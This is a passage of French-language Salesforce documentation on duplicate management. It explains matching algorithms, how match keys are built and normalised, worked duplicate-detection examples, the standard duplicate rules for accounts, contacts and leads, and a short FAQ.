| Partielle : Rue | Exacte | Moyenne pondérée | 80 | Les adresses sont divisées en sections et comparées par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir une évaluation pour le champ. Ce processus fonctionne mieux avec les données d'Amérique du Nord.<br>• Nom de la rue (Edit Distance, 50 % du niveau de correspondance du champ)<br>• Numéro de la rue (Exact, 20 % du niveau de correspondance du champ)<br>• Suffixe de la rue (Exact, 15 % du niveau de correspondance du champ)<br>• Numéro de la suite (Exact, 15 % du niveau de correspondance du champ)<br>Par exemple, supposons que les deux rues de facturation suivantes sont comparées : `123 Market Street, Suite 100` et `123 Market Drive, Suite 300`.<br>Seuls le numéro et le nom de la rue correspondent. Par conséquent, le champ a un score de correspondance de 70. Il n'est pas considéré comme une correspondance, car il est inférieur au seuil de 80. |
| Partielle : Code postal | Exacte | Moyenne pondérée | 80 | Les codes postaux sont divisés en sections et comparés par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir une évaluation pour le champ.<br>• Cinq premiers chiffres (Exact, 90 % du niveau de correspondance du champ)<br>• Quatre chiffres suivants (Exact, 10 % du niveau de correspondance du champ)<br>Par exemple, supposons que les deux codes postaux suivants sont comparés : `94104-1001` et `94104`. |

| Méthode de correspondance | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Traitement spécial |
|---|---|---|---|---|
| | | | | Seuls les cinq premiers chiffres correspondent. Par conséquent, le degré de correspondance du champ est de 90. Il est considéré comme une correspondance, car il dépasse le seuil de 80. |
| Partielle : Fonction | Acronyme<br>Exacte<br>Kullback-Liebler Distance | Maximum | 50 | |

CONSULTER ÉGALEMENT :

- Critères de correspondance des règles de correspondance
- Algorithmes de correspondance utilisés avec des méthodes de correspondance

## Algorithmes de correspondance utilisés avec des méthodes de correspondance

La méthode de correspondance et ses algorithmes font partie des critères de correspondance de la règle. Ils aident à déterminer comment un champ spécifique d'un enregistrement est comparé au même champ d'un autre enregistrement, et si les champs sont considérés comme concordants.

Nous offrons une méthode de correspondance exacte et diverses méthodes de correspondance partielle. Si la méthode de correspondance exacte est sélectionnée, l'algorithme de correspondance exacte est automatiquement utilisé pour comparer les champs. Si l'une des méthodes de correspondance partielle est sélectionnée, plusieurs algorithmes de correspondance partielle sont utilisés pour comparer les champs. Un champ peut être comparé en utilisant plusieurs algorithmes de correspondance, et un score de correspondance est donné à chaque algorithme de correspondance en fonction de la précision avec laquelle il peut mettre les champs en correspondance. Les champs comparés par les algorithmes de correspondance ne sont *pas* sensibles à la casse.

Pour plus d'informations sur les méthodes de correspondance, reportez-vous à Méthodes de correspondance utilisées avec des règles de correspondance à la page 843.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Algorithmes de correspondance disponibles avec une méthode de correspondance exacte**

| Algorithme de correspondance | Description |
|---|---|
| Exacte | Détermine si deux chaînes sont identiques. Par exemple, salesforce.com et Salesforce ne sont pas considérés comme concordants, car ils ne sont pas tout à fait identiques. Ils obtiennent un score de correspondance de 0. |

**Algorithmes de correspondance disponibles avec des méthodes de correspondance partielle**

| Algorithme de correspondance | Description |
|---|---|
| Acronym | Détermine si un nom de société correspond à son acronyme. Par exemple, Advanced Micro Devices et son acronyme AMD sont considérés comme concordants et obtiennent un score de correspondance de 100. |
| Edit Distance | Détermine la concordance entre deux chaînes en fonction du nombre de suppressions, d'insertions et de remplacements de caractères nécessaires pour transformer une chaîne en une autre chaîne. Par exemple, VP Sales correspond à VP of Sales avec un score de correspondance de 73. |
| Initials | Détermine la concordance entre deux séries d'initiales de noms personnels. Par exemple, le prénom Jonathan et son initiale J concordent et renvoient un score de correspondance de 100. |
| Jaro-Winkler Distance | Détermine la concordance entre deux chaînes en fonction du nombre de remplacements de caractères nécessaires pour transformer une chaîne en une autre chaîne. Cette méthode est la plus efficace pour les chaînes courtes, notamment les noms personnels. Par exemple, Johnny correspond à Johny avec un score de correspondance de 97. |
| Keyboard Distance | Détermine la concordance entre deux chaînes en fonction du nombre de suppressions, d'insertions et de remplacements de caractères nécessaires pour transformer une chaîne en une autre chaîne, pondérée par la position des touches sur le clavier. |
| Kullback Liebler Distance | Détermine la concordance entre deux chaînes en fonction du pourcentage de mots en commun. Par exemple, Director of Engineering correspond à Engineering Director avec un score de correspondance de 65. |
| Metaphone 3 | Détermine la concordance entre deux chaînes en fonction de leur sonorité. Cet algorithme tente de tenir compte des irrégularités entre les langues, et fonctionne bien avec les noms et les prénoms. Par exemple, Joseph correspond à Josef avec un score de correspondance de 100. |
| Variante du nom | Détermine si deux noms représentent une variante réciproque. Par exemple, Bob est une variante de Robert et renvoie un score de correspondance de 100. Bob n'est pas une variante de Bill et renvoie un score de correspondance de 0. |
| Concordance des syllabes | Détermine la concordance entre deux chaînes en fonction de leur sonorité. Pour commencer, les chaînes de caractères sont converties en chaînes syllabiques. Ensuite, les chaînes syllabiques sont également comparées et évaluées à l'aide de l'algorithme Edit Distance. Cet algorithme de correspondance fonctionne bien avec les noms de société.<br><br>Par exemple, pour Department of Energy et Department of Labor, la concordance des syllabes donne un score de correspondance relativement faible de 59, car les séquences syllabiques de ces deux noms de société diffèrent davantage que leurs séquences de caractères (la sonorité de « energy » est très différente de « labor »). Edit Distance donne aux deux chaînes un score de 74. Par conséquent, la Concordance des syllabes fonctionne mieux, car les deux chaînes ne peuvent pas être considérées comme des correspondances. |

CONSULTER ÉGALEMENT :

- Référence des règles de correspondance
- Méthodes de correspondance utilisées avec des règles de correspondance

# Clés de correspondance utilisées avec des règles de correspondance

Les clés de correspondance améliorent l'efficacité des règles de correspondance. Déterminez comment les clés de correspondance sont utilisées afin de créer des valeurs de clé pour des règles de correspondance standard. En analysant les clés de correspondance, vous allez comprendre le fonctionnement de la détection des duplications.

Une *clé de correspondance* est une formule qui permet à une règle de correspondance de renvoyer rapidement une liste de doublons possibles.

Lorsqu'une règle de correspondance est activée, des clés de correspondance sont utilisées pour créer des valeurs de correspondance pour tous les enregistrements. Lorsqu'une règle de correspondance est exécutée, elle compare les valeurs de clé de correspondance de l'enregistrement sauvegardé et des enregistrements existants. Si l'enregistrement sauvegardé a la même valeur de clé de correspondance qu'un enregistrement existant, il est considéré comme un doublon potentiel et va être évalué. Si l'enregistrement sauvegardé a une valeur de clé de correspondance unique, il n'est pas considéré comme un doublon. Dans de rares occasions, l'utilisation de clés de correspondance empêche la détection de doublons. Cet effet est extrêmement rare et nous le regrettons. Heureusement, les avantages en termes de performances de l'utilisation de clés de correspondance compensent largement les inconvénients.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


## Comment les clés de correspondance et les valeurs de clé de correspondance sont-elles créées ?

1. L'équation de la règle de correspondance (c.-à-d. l'organisation des champs) est réécrite sous un format normalisé qui traduit les instructions OR en instructions AND.
2. Les valeurs des champs de la règle de correspondance sont normalisées.
3. Une clé de correspondance est créée à l'aide de la combinaison de champs spécifiée sous le format de champ normalisé. Les règles de correspondance peuvent avoir plusieurs clés de correspondance. Pour des règles de correspondance standard ou des règles personnalisées avec des combinaisons de champ standard, des clés de correspondance prédéfinies sont utilisées.
4. La clé de correspondance est utilisée pour combiner des valeurs de champ normalisés pour chaque enregistrement. Voilà, les formidables valeurs de clé de correspondance sont nées !

Remarque: Actuellement, nous ne créons pas de clé de correspondance pour les champs `Fonction` et `Adresse`. Par conséquent, si ces champs sont inclus dans votre règle de correspondance, ils ne génèrent pas de clé de correspondance.

## Notation de clé de correspondance

La notation de clé de correspondance commune indique les champs et les caractères des champs utilisés dans la clé de correspondance.




- Champ utilisé dans la clé de correspondance (1).
- Nombre de mots (ou jetons) dans la valeur du champ à inclure dans la clé de correspondance (2). En l'absence de nombre, tous les mots sont inclus.

- Nombre de caractères par mot à inclure dans la clé de correspondance (3). En l'absence de nombre, tous les caractères sont inclus.
- Champ supplémentaire utilisé dans la clé de correspondance (4)

Remarque: Chaque règle de correspondance personnalisée est limitée à 10 clés de correspondance. Vous ne pouvez pas enregistrer une règle de correspondance qui nécessite davantage de clés.

## Clés de correspondance prédéfinies pour des règles de correspondance standard

Les règles de correspondance standard utilisent des clés de correspondance prédéfinies.

| Notation de clé de correspondance | Objets auxquels elle s'applique | Exemples de valeur de clé de correspondance |
|---|---|---|
| Company (2,6) City (_, 6) | Compte | Compte : Orange Sporting Company = orangesporti<br>Ville : San Francisco = sanfra<br>Clé : orangesportisanfra |
| Company (2,6) ZIP (1,3) | Compte | Nom du compte : salesforce.com = orangesports<br>Code postal : 94105-5188 = 941<br>Clé : salesf941 |
| Email | Contact<br>Piste | E-mail : john_doe@us.ibm.com = johndoe@ibm.com<br>Clé : johndoe@ibm.com |
| First_Name (1,1) Last_Name Email | Contact<br>Piste | Prénom : John = j<br>Nom : Doe = doe = t (avec application de la double metaphone)<br>E-mail : john_doe@us.salesforce.com = johndoe@salesforce.com<br>Clé : jt@salesforce.com |
| First_Name (1,1) Last_Name Company (2,5) | Contact<br>Piste | Prénom : Marc = m<br>Nom : Benioff = pnf (avec application de la double metaphone)<br>Société : salesforce.com = sales<br>Clé : mpnfsales |
| First_Name (1,1) Last_Name Phone | Contact<br>Piste | Prénom : Marc = m<br>Nom : Benioff = pnf (avec application de la double metaphone)<br>Téléphone : 1-415-555-1234 = 415555<br>Clé : mpnf415555 |
| Website City (_,6) | Compte | Site Web : https://www.salesforce.com = salesforce.com<br>Ville : San Francisco = sanfra<br>Clé : salesforce.comsanfra |

| Notation de clé de correspondance | Objets auxquels elle s'applique | Exemples de valeur de clé de correspondance |
|---|---|---|
| Website ZIP (1,3) | Compte | Site Web : https://www.salesforce.com = salesforce.com<br>Code postal : 94105-5188 = 941<br>Clé : salesforce.com941 |

Les règles de correspondance personnalisées peuvent également utiliser ces clés de correspondance prédéfinies. Par exemple, supposons que l'équation d'une règle de correspondance de contact personnalisée est (`Prénom` ET `Nom` ET `Société`), et que la méthode de correspondance partielle est sélectionnée pour au moins un champ. La notation de cette clé de correspondance est : First_Name (1,1) Last_Name Company (2,6).

CONSULTER ÉGALEMENT :

- Référence des règles de correspondance
- Critères de correspondance des règles de correspondance
- Critères de normalisation des clés de règles de correspondance

## Critères de normalisation des clés de règles de correspondance

Dans le cadre du processus de création de valeurs de clés de correspondance, les valeurs de champ de règle de correspondance sont normalisées. La normalisation d'une valeur de champ dépend de plusieurs facteurs, par exemple la méthode de correspondance du champ, qui sont spécifiés dans la règle de correspondance. De plus, certains champs fréquemment utilisés (dans les règles de correspondance standard) sont spécialement normalisés pour optimiser la détection de doublons.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Détails de normalisation | Applicable aux règles de correspondance standard *et* personnalisées ? | Exemples |
|---|---|---|---|
| `Société` | Extension des acronymes. Mise en forme de tous les caractères en lettres minuscules. Retrait des suffixes tels que `Corporation`, `Incorporated`, `Inc`, `Limited`, `Ltd`. Retrait des mots vides `and`, `the`, `of`. Retrait des caractères spéciaux et des accents. | Oui. Dans des règles de correspondance personnalisées, *`Partielle : Société`* doit être sélectionné pour la méthode de correspondance. | IBM = international business machines<br>Intel Corp. = intel |
| `Prénom` | Remplacement du prénom par l'alias, si applicable. Retrait des salutations, des caractères spéciaux et des accents. Conservation de la première lettre du premier mot seulement et mise | Oui. Dans des règles de correspondance personnalisées, *`Partielle : Prénom`* doit être sélectionné pour la | Dr. Jane = j<br>Mr. Bob= robert = r |

| Champ | Détails de normalisation | Applicable aux règles de correspondance standard *et* personnalisées ? | Exemples |
|---|---|---|---|
| | en forme de cette lettre en minuscule. | méthode de correspondance. | |
| `Nom` | Retrait des caractères spéciaux et des suffixes. Remplacement des doubles consonnes par des consonnes simples. Mise en forme de la première lettre en minuscule. Après la normalisation, l'algorithme double metaphone est appliqué pour tenir compte des fautes d'orthographe et des variantes orthographiques. | Oui. Dans des règles de correspondance personnalisées, *`Partielle : Nom`* doit être sélectionné pour la méthode de correspondance. | O'Reilly, Jr. = oreily (sans double metaphone)<br>O'Reilly, Jr. = oreily = arl (avec double metaphone) |
| `E-mail` | Retrait des caractères spéciaux, tels que les traits de soulignement et les points, des deux côtés de l'adresse e-mail. Conservation du caractère « @ ». | Non. S'applique uniquement aux règles de correspondance standard. | john.doe@us.salesforce.com = johndoe@salesforcecom |
| `Téléphone` | Retrait de tous les caractères non alphanumériques. Dans les numéros de téléphone, conversion des caractères alphabétiques en caractères numériques et retrait du code international. Retrait des 4 derniers chiffres. | Oui. Dans des règles de correspondance personnalisées, *`Partielle : Téléphone`* doit être sélectionné pour la méthode de correspondance. | 1-800-555-1234 = 800555<br>44 20 0540 0202 = 44200540 |
| `Site Web` | Retrait du protocole (http), du sous-domaine (www) et du chemin. Conservation des deux ou des trois derniers symboles, selon la présence ou non de désignations internationales. Conservation des points. | Non. S'applique uniquement aux règles de correspondance standard. | http://www.us.salesforce.com/product = salesforce.com<br>http://www.ox.ac.uk/ = ox.ac.uk |

**Remarque:** Les autres champs sont normalisés, notamment les champs personnalisés et les champs utilisant la méthode de correspondance exacte dans la règle de correspondance, en mettant en forme toutes les lettres en minuscules et en supprimant les espaces de tête et de fin.

CONSULTER ÉGALEMENT :

- Référence des règles de correspondance
- Critères de correspondance des règles de correspondance
- Clés de correspondance utilisées avec des règles de correspondance

# Exemples de correspondance

Examinez quelques exemples de règles de correspondance pour comprendre la comparaison des enregistrements et leur évaluation en tant que doublons.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Exemple: **Piste personnalisée correspondant à une règle avec des méthodes de correspondance partielle**

**Tableau 3: Critères de correspondance**

| | Champ | Méthode de correspondance |
|---|---|---|
| 1 | `Société` | *`Partielle : Nom de la société`* |
| 2 | `E-mail` | *`Exacte`* |
| 3 | `Téléphone` | *`Partielle : Téléphone`* |
| | L'équation de correspondance est (`Société` OU `E-mail`) ET (`Téléphone`) | |

Sur la base de ces critères de correspondance, la correspondance fonctionne comme suit :

1. **Des valeurs de clé de correspondance sont générées pour les pistes existantes.** À partir de l'équation de correspondance et des méthodes de correspondance spécifiées, 2 clés de correspondance sont créées. Sur cette base, des valeurs de clé de correspondance sont générées.

**Tableau 4: Clés de correspondance**

| Équation de correspondance sous un format normalisé | Clé de correspondance | Exemple de valeurs de champ de correspondance | Exemple de valeurs de clé de correspondance |
|---|---|---|---|
| (`Société` ET `Téléphone`) OU | Société (2,6) Téléphone | `Société` = Global Guitars Inc.<br>`Téléphone` = 415-123-4567 | globalgu415123 |
| (`E-mail` ET `Téléphone`) | E-mail Téléphone | `E-mail` = sally.smith@globalguitars.com<br>`Téléphone` = 415-123-4567 | sally.smith@globalgu4152 |

2. **Des valeurs de clé de correspondance pour le nouvel enregistrement sont générées.** Cela se produit dès la sauvegarde du nouvel enregistrement.

**Tableau 5: Nouvel enregistrement**

| Valeurs de champ de correspondance | Valeurs de clé de correspondance |
|---|---|
| `Société` = Eltie Sports<br>`E-mail` = john.doe@elitesport.com<br>`Téléphone` = 1-415-555-1234 | eltiesports415555<br>john.doe@elitesport.com415555 |

3. **Les valeurs de clé de correspondance du nouvel enregistrement sont comparées à celles des enregistrements existants.**

**Tableau 6: Enregistrements existants comparés à un nouvel enregistrement**

| Enregistrement | Valeurs de champ de correspondance | Valeurs de clé de correspondance | Correspond ? |
|---|---|---|---|
| 1 | `Société` = Elite Sports<br>`E-mail` = john.doe@elitesports.com<br>`Téléphone` = 1-415-555-1234 | elitesports415555<br>john.doe@elitesports.com415555 | Non. Pas considéré comme un doublon. |
| 2 | `Société` = Elite Sport<br>`E-mail` = john.doe@elitesport.com<br>`Téléphone` = 1-415-555-1234 | elitesport415555<br>john.doe@elitesport.com415555 | Oui. Les premières valeurs de clé de correspondance ne correspondent pas. Cependant, les deuxièmes valeurs de clé de correspondance sont identiques, par conséquent l'enregistrement est considéré comme un doublon potentiel. Une seule correspondance de valeur de clé de correspondance est nécessaire. |

4. **Déterminer si le nouvel enregistrement est un doublon potentiel.** Le nouvel enregistrement a-t-il la même valeur de clé de correspondance qu'un enregistrement existant ?
   - Oui : le nouvel enregistrement est considéré comme un doublon potentiel. Il est évalué avec plus de précision à l'aide d'autres ressources de correspondance qui comprennent des algorithmes de correspondance.
   - Non : le nouvel enregistrement n'est pas considéré comme un doublon.

Exemple: **Contact personnalisé correspondant à une règle avec des méthodes de correspondance exacte**

**Tableau 7: Critères de correspondance**

| | Champ | Méthode de correspondance |
|---|---|---|
| 1 | `Ville` | *`Exacte`* |
| 2 | `E-mail` | *`Exacte`* |
| 3 | `Téléphone` | *`Exacte`* |

| | Champ | Méthode de correspondance |
|---|---|---|
| | L'équation de correspondance est (`Ville` OU `E-mail`) ET (`Téléphone`) | |

Sur la base de ces critères de correspondance, la correspondance fonctionne comme suit :

1. **Des valeurs de clé de correspondance sont générées pour les contacts existants.** À partir de l'équation de correspondance et des méthodes de correspondance spécifiées, 2 clés de correspondance sont créées. Sur cette base, des valeurs de clé de correspondance sont générées.

**Tableau 8: Clé de correspondance**

| Équation de correspondance sous un format normalisé | Clé de correspondance | Exemple de valeurs de champ de correspondance | Exemple de valeurs de clé de correspondance |
|---|---|---|---|
| (`Ville` ET `E-mail`) OU | Ville E-mail | `Ville` = San Francisco<br>`E-mail` = john.doe@elitesports.com | san francisjohn.doe@elitesports.com |
| (`Ville` ET `Téléphone`) | Ville Téléphone | `Ville` = San Francisco<br>`Téléphone` = 415-555-1234 | san francisco415-555-1234 |

2. **Des valeurs de clé de correspondance pour le nouvel enregistrement sont générées.** Cela se produit dès la sauvegarde du nouvel enregistrement.

**Tableau 9: Nouvel enregistrement**

| Valeurs de champ de correspondance | Valeurs de clé de correspondance |
|---|---|
| `Ville` = San Francisco<br>`E-mail` = john.doe@elitesports.com<br>`Téléphone` = 1-415-555-1234 | san franciscojohn.doe@elitesports.com<br>san francisco1-415-555-1234 |

3. **Les valeurs de clé de correspondance du nouvel enregistrement sont comparées à celles des enregistrements existants.**

**Tableau 10: Enregistrements existants comparés à un nouvel enregistrement**

| Enregistrement | Valeurs de champ de correspondance | Valeurs de clé de correspondance | Correspond ? |
|---|---|---|---|
| 1 | `Ville` = San Frncisco<br>`E-mail` = john.doe@elitesports.com<br>`Téléphone` = 1-415-555-1234 | san frnciscojohn.doe@elitesports.com<br>san frncisco1-415-555-1234 | Non. Pas considéré comme un doublon. |

| Enregistrement | Valeurs de champ de correspondance | Valeurs de clé de correspondance | Correspond ? |
|---|---|---|---|
| 2 | `Ville` = San Francisco<br>`E-mail` = john.doe@elitesports.com<br>`Téléphone` = 1-415-555-1111 | san franciscojohn.doe@elitesports.com<br>san francisco1-415-555-1111 | Oui. Les premières valeurs de clé de correspondance sont identiques, par conséquent l'enregistrement est considéré comme un doublon potentiel. Une seule correspondance de valeur de clé de correspondance est nécessaire. |

4. **Déterminer si le nouvel enregistrement est un doublon potentiel.** Le nouvel enregistrement a-t-il la même valeur de clé de correspondance qu'un enregistrement existant ?
   - Oui : le nouvel enregistrement est considéré comme un doublon potentiel. Il est évalué avec plus de précision à l'aide d'autres ressources de correspondance qui comprennent des algorithmes de correspondance.
   - Non : le nouvel enregistrement n'est pas considéré comme un doublon.

# Référence de règle de duplication

Voici quelques informations complémentaires qui aident à comprendre le fonctionnement et l'utilisation des règles de duplication.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Règles de duplication standard

Depuis la version Spring '16, les nouvelles organisations Salesforce sont fournies avec des règles de duplication de comptes, de contacts et de pistes standard, préconfigurées et activées. Ces règles définissent les actions exécutées lorsque vous tentez de sauvegarder un enregistrement en double. Chaque règle de duplication standard a une règle de correspondance standard qui détermine comment les deux enregistrements sont identifiés en tant que doublons.

## Règles de duplication standard

Depuis la version Spring '16, les nouvelles organisations Salesforce sont fournies avec des règles de duplication de comptes, de contacts et de pistes standard, préconfigurées et activées. Ces règles définissent les actions exécutées lorsque vous tentez de sauvegarder un enregistrement en double. Chaque règle de duplication standard a une règle de correspondance standard qui détermine comment les deux enregistrements sont identifiés en tant que doublons.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Règle de duplication de compte standard

Comme toutes les règles de duplication, la règle de duplication standard, utilisée pour les enregistrements de comptes, définit l'action exécutée lorsque vous essayez de sauvegarder un enregistrement en double. Si vous tentez d'enregistrer un nouveau compte, une alerte est affichée.

Règle de duplication de contact standard

Comme toutes les règles de duplication, la règle de duplication standard utilisée pour les enregistrements de contact définit l'action exécutée lorsque vous essayez de sauvegarder un enregistrement en double. Si vous tentez d'enregistrer un nouveau contact, une alerte est affichée.

Règle de duplication de piste standard

Comme toutes les règles de duplication, la règle de duplication standard utilisée pour les enregistrements de piste définit l'action exécutée lorsque vous essayez de sauvegarder un enregistrement en double. Si vous tentez d'enregistrer une nouvelle piste, une alerte est affichée.

## Règle de duplication de compte standard

Comme toutes les règles de duplication, la règle de duplication standard, utilisée pour les enregistrements de comptes, définit l'action exécutée lorsque vous essayez de sauvegarder un enregistrement en double. Si vous tentez d'enregistrer un nouveau compte, une alerte est affichée.

### Détails de la règle

| | |
|---|---|
| **Nom de la règle** | `Règle de duplication pour les comptes standard` |
| **Description** | `Règle de duplication pour les enregistrements de compte` |
| **Objet** | `Compte` |
| **Sécurité au niveau de l'enregistrement** | `Appliquer les règles de partage` |

### Actions

Elle correspond aux actions exécutées lorsque vous tentez de sauvegarder un enregistrement en double.

| | |
|---|---|
| **Action en cas de création** | `Autoriser : Alerte et rapport` |
| **Action en cas de modification** | `Autoriser : Rapport` |
| **Texte d'alerte** | `Alerte de duplication` |

### Règles de correspondance

Les règles de correspondance définissent l'identification des doublons. Une règle de correspondance au moins doit être spécifiée pour une règle de duplication.

| | |
|---|---|
| **Comparer le compte avec** | `Comptes` |
| **Règle de correspondance** | `Règle de correspondance de compte standard` |
| **Critères de correspondance** | `Règle de correspondance pour les enregistrements de compte` |
| **Mappage de champs** | `Mappage sélectionné` |

## Règle de duplication de contact standard

Comme toutes les règles de duplication, la règle de duplication standard utilisée pour les enregistrements de contact définit l'action exécutée lorsque vous essayez de sauvegarder un enregistrement en double. Si vous tentez d'enregistrer un nouveau contact, une alerte est affichée.

### Détails de la règle

| | |
|---|---|
| **Nom de la règle** | Règle de duplication de contact standard |
| **Description** | Règle de duplication pour les enregistrements de contact |
| **Objet** | Contact |
| **Sécurité au niveau de l'enregistrement** | Appliquer les règles de partage |

### Actions

Elle correspond aux actions exécutées lorsque vous tentez de sauvegarder un enregistrement en double.

| | |
|---|---|
| **Action en cas de création** | Autoriser : Alerte et rapport |
| **Action en cas de modification** | Autoriser : Rapport |
| **Texte d'alerte** | Alerte de duplication |

### Règles de correspondance

Les règles de correspondance définissent l'identification des doublons. Une règle de correspondance au moins doit être spécifiée pour une règle de duplication.

| | |
|---|---|
| **Comparer le compte avec** | Contacts |
| **Règle de correspondance** | Règle de correspondance de contact standard |
| **Critères de correspondance** | Règle de correspondance pour les enregistrements de contact |
| **Mappage de champs** | Mappage sélectionné |

## Règle de duplication de piste standard

Comme toutes les règles de duplication, la règle de duplication standard utilisée pour les enregistrements de piste définit l'action exécutée lorsque vous essayez de sauvegarder un enregistrement en double. Si vous tentez d'enregistrer une nouvelle piste, une alerte est affichée.

### Détails de la règle

| | |
|---|---|
| **Nom de la règle** | Règle de duplication de piste standard |
| **Description** | Règle de duplication pour les enregistrements de piste |
| **Objet** | Piste |
| **Sécurité au niveau de l'enregistrement** | Appliquer les règles de partage |

### Actions

Elle correspond aux actions exécutées lorsque vous tentez de sauvegarder un enregistrement en double.

| | |
|---|---|
| **Action en cas de création** | Autoriser : Alerte et rapport |
| **Action en cas de modification** | Autoriser : Rapport |
| **Texte d'alerte** | Alerte de duplication |

### Règles de correspondance

Les règles de correspondance définissent l'identification des doublons. Une règle de correspondance au moins doit être spécifiée pour une règle de duplication.

| | |
|---|---|
| **Comparer le compte avec** | Pistes |
| **Règle de correspondance** | Règle de correspondance des pistes standard |
| **Critères de correspondance** | Règle de correspondance pour les enregistrements de piste |
| **Mappage de champ** | Mappage sélectionné |

# FAQ de la gestion des duplications

Répondez aux questions fréquentes sur la gestion des duplications Data.com.

Comment la gestion des duplications fonctionnent-elle avec Data.com Prospector et Data.com Clean ?

Pourquoi un message d'erreur m'indique que la règle de correspondance utilise un nombre excessif d'opérateurs OR dans des regroupements ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Comment la gestion des duplications fonctionnent-elle avec Data.com Prospector et Data.com Clean ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Ajout d'enregistrements avec Data.com Prospector

Cela dépend des préférences définies pour les doublons dans Data.com pour votre organisation.

Si votre organisation n'autorise pas l'ajout d'enregistrements dupliqués dans Salesforce à partir de Data.com, Data.com bloque l'ajout de doublons et la règle de duplication n'est pas exécutée. Si un utilisateur essaie d'ajouter des enregistrements dupliqués à partir de Data.com, il reçoit un journal d'erreur qui répertorie les enregistrements non ajoutés et le motif.

Si votre organisation autorise l'ajout d'enregistrements dupliqués dans Salesforce à partir de Data.com, la règle de duplication est exécutée. Elle détermine si l'enregistrement en double est autorisé ou bloqué. Les enregistrements bloqués par la règle de duplication sont consignés dans le journal d'erreur.

## Mise à jour d'enregistrements avec Data.com Clean

Cela dépend de la définition des règles de duplication de votre organisation. Si votre règle de duplication est définie pour bloquer les doublons lors d'une modification et que la mise à jour crée un doublon, l'enregistrement ne peut pas être mis à jour.

Pour des tâches de mise à jour, si votre règle de duplication est définie pour bloquer ou alerter et que la mise à jour crée un doublon, l'enregistrement ne peut pas être mis à jour. Pour tout enregistrement qui ne peut pas être mis à jour durant une tâche, une erreur d'entité est affichée dans le tableau Historique des tâches de Mise à jour.

Si votre règle de duplication est définie pour autoriser les doublons lors d'une modification, l'enregistrement peut être mis à jour même en cas de doublon. De plus, aucune alerte n'est affichée lors de la mise à jour manuelle d'enregistrements, même si votre règle de duplication est définie pour alerter.

# Pourquoi un message d'erreur m'indique que la règle de correspondance utilise un nombre excessif d'opérateurs OR dans des regroupements ?

Une règle de correspondance est limitée à 10 champs que vous pouvez organiser dans une équation. Lors de l'enregistrement d'une règle de correspondance, nous réécrivons l'équation sous un format normalisé qui traduit les instructions OR en instructions AND. Le format normalisé est limité à 10 lignes.

Exemple: Si votre règle de correspondance inclut l'équation suivante...

(Field 1 OR Field 2) AND

(Field 3 OR Field 4) AND

(Field 5 OR Field 6) AND

(Field 7 OR Field 8)

...elle est réécrite comme suit

(Field 1 AND Field 3 AND Field 5 Field AND 7) OR

(Field 1 AND Field 3 AND Field 5 AND Field 8) OR

(Field 1 AND Field 3 AND Field 6 AND Field 7) OR

(Field 1 AND Field 3 AND Field 6 AND Field 8) OR

(Field 1 AND Field 4 AND Field 5 AND Field 7) OR

(Field 1 AND Field 4 AND Field 5 AND Field 8) OR

(Field 1 AND Field 4 AND Field 6 AND Field 7) OR

(Field 1 AND Field 4 AND Field 6 AND Field 8) OR

(Field 2 AND Field 3 AND Field 5 AND Field 7) OR

(Field 2 AND Field 3 AND Field 5 AND Field 8) OR

(Field 2 AND Field 3 AND Field 6 AND Field 7) OR

(Field 2 AND Field 3 AND Field 6 AND Field 8) OR

(Field 2 AND Field 4 AND Field 5 AND Field 7) OR

(Field 2 AND Field 4 AND Field 5 AND Field 8) OR

(Field 2 AND Field 4 AND Field 6 AND Field 7) OR

(Field 2 AND Field 4 AND Field 6 AND Field 8)

Cette règle de correspondance respecte la limitation en champs, mais elle dépasse la limite de 10 lignes lors de la réécriture sous le format normalisé et, par conséquent, ne peut pas être enregistrée. Vous devez affiner la règle de correspondance afin d'utiliser un nombre inférieur d'opérateurs OR avec des regroupements.

CONSULTER ÉGALEMENT :

Clés de correspondance utilisées avec des règles de correspondance

# Protection de votre organisation Salesforce

Salesforce est entièrement conçue pour protéger vos données et vos applications. Vous pouvez également mettre en oeuvre votre propre dispositif de sécurité pour refléter la structure et les besoins de votre organisation. La protection de vos données est une responsabilité commune que vous partagez avec Salesforce. Les fonctionnalités de sécurité de Salesforce permettent à vos utilisateurs d'accomplir leurs tâches avec efficacité et en toute sécurité.

### Concepts de base de la sécurité Salesforce

Les fonctionnalités de sécurité de Salesforce permettent à vos utilisateurs d'accomplir les tâches avec efficacité et en toute sécurité. Salesforce limite l'exposition des données aux utilisateurs qui les utilisent. Mettez en place des contrôles de sécurité adaptés au niveau de confidentialité de vos données. Nous travaillerons ensemble pour protéger vos données contre tout accès non autorisé d'utilisateurs extérieurs à votre société et contre toute utilisation inappropriée par vos utilisateurs.

### Protection de vos données Salesforce avec Shield Platform Encryption

